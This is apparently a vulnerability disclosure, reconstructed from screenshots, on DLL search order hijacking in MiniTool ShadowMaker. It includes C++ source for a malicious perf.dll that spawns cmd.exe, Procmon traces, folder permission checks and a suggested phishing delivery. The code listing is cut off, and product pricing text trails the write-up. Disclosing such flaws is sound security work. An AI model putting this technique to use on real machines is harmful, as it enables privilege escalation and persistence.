
Minitool ShadowMaker

It is possible to achieve privilege escalation through DLL Search Order Hijacking, or to establish persistence on a machine, using the Minitool ShadowMaker binary (system_backup_gui.exe). The following steps outline the process:

DLL Creation


A DLL was created to perform the exploitation using the following code:



```cpp
#include "pch.h"
#include <stdio.h>
#include <windows.h>
#include <Lmcons.h>
#include <fstream>

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{


    STARTUPINFO startInfo = { 0 };
    PROCESS_INFORMATION processInfo = { 0 };

    std::ofstream outdata;
    TCHAR username[UNLEN + 1];
    DWORD size = UNLEN + 1;
    GetUserName((TCHAR*)username, &size);

    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateProcess(TEXT("C:\\Windows\\System32\\cmd.exe"), NULL, NULL, NULL, FALSE, NULL, NULL, NULL, &startInfo, &processInfo);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
```

Search for Missing DLL

After analyzing the binary in Procmon64, it was observed that there is a missing DLL named `perf.dll`, which is searched for in my user path `(C:\Users\<user>\AppData\Local\Microsoft\WindowsApps)`:



Process Monitor - Sysinternals: www.sysinternals.com


Time o...	Process Name	PID	Operation	Path	Result	Detail
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\DriverStore\FileRepository\u0357176.inf_amd64_828ff99cacd4aa89\B356563\atikmdag.sys.DLL	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\wbem\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\OpenSSH\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\NVIDIA Corporation\NVIDIA NvDLISR\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\wbem\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Windows\System32\OpenSSH\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\dotnet\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files (x86)\Windows Kits\10\Windows Performance Toolkit\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\Git\cmd\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Users\[redacted]\AppData\Local\Microsoft\WindowsApps\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Users\[redacted]\AppData\Local\Programs\Microsoft VS Code\bin\perf.dll	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\qml	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\translations\qt_pt_BR.qm	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\translations\qt_pt_BR	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\translations\qt_en_US.qm	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\translations\qt_en_US	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\test_config.ini	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\test_config.ini	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\test_config.ini	NAME NOT FOUND	Desired Access: R...
19:37:34...	system_backup...	20240	CreateFile	C:\Program Files\MiniTool ShadowMaker\QtQml.2.2	NAME NOT FOUND	Desired Access: R...

Showing 781 of 1.128.552 events (0.0%) Backed by virtual memory

Therefore, it is possible to replace this DLL in this directory or enable an attacker to send a phishing email containing an executable that will place this DLL in the specified location.


Exploration

Since the regular user has write privileges (full access) in the aforementioned directory, as shown in the image:



```
O Windows PowerShell
Copyright (C) Microsoft Corporation. Todos os direitos reservados.

Instale o PowerShell mais recente para obter novos recursos e aprimoramentos! https://aka.ms/PSWindows

PS C:\Users\[redacted] > cd .\AppData\local\Microsoft\WindowsApps\
PS C:\Users\[redacted]\AppData\local\Microsoft\WindowsApps> icacls.exe .
. AUTORIDADE NT\SISTEMA:(OI)(CI)(F)
  BUILTIN\Administradores:(OI)(CI)(F)
  EV3RR3D\[redacted]:(OI)(CI)(F)

Processados com sucesso 1 arquivos; falha no processamento de 0 arquivos
PS C:\Users\[redacted]\AppData\local\Microsoft\WindowsApps> |
```


It is possible to copy a DLL named `perf.dll` to the mentioned directory, or deliver a malicious executable that will download the DLL to the directory. Thus:



Nome	Data de modificação	Tipo	Tamanho
pythonw.exe	01/06/2024 15:30	Aplicativo	0 KB
pythonw3.12.exe	01/06/2024 15:30	Aplicativo	0 KB
pythonw3.exe	01/06/2024 15:30	Aplicativo	0 KB
SnippingTool.exe	27/06/2024 09:28	Aplicativo	0 KB
Spotify.exe	28/06/2024 10:09	Aplicativo	0 KB
WinDbgX.exe	17/06/2024 17:10	Aplicativo	0 KB
WindowsPackageManagerServer.exe	30/06/2024 18:35	Aplicativo	0 KB
winget.exe	30/06/2024 18:35	Aplicativo	0 KB
wsl.exe	01/07/2024 20:32	Aplicativo	0 KB
wslconfig.exe	01/07/2024 20:32	Aplicativo	0 KB
wt.exe	09/06/2024 22:05	Aplicativo	0 KB
perf.dll	02/07/2024 19:26	Extensão de aplica...	24 KB

63 itens | 1 item selecionado 24,0 KB |

Now that the replacement has been made, opening the binary will execute the DLL:



```
Microsoft Windows [versão 10.0.22631.3737]
(c) Microsoft Corporation. Todos os direitos reservados.

C:\Program Files\MiniTool ShadowMaker>
```

Pro
Monthly Subscription
$9.99 $20
- 1 Month Free Upgrade
- Snap-in WinPE Bootable Builder
- For Windows 11/10/8.1/8/7
- 1 License for 1 PC

Pro
Annual Subscription
As low as $3 $10/month
- 1 Year Free Upgrade
- Snap-in WinPE Bootable Builder
- For Windows 11/10/8.1/8/7
- 1 License for 2 PCs

Pro Ultimate
Perpetual License
$79 $158
- Lifetime Free Upgrade
- Snap-in WinPE Bootable Builder
- For Windows 11/10/8.1/8/7
- 1 License for 3 PCs

30-day money-back guarantee
Free Technical Support
Instant Delivery by Email 7/24

Trial Version(60 Days Left)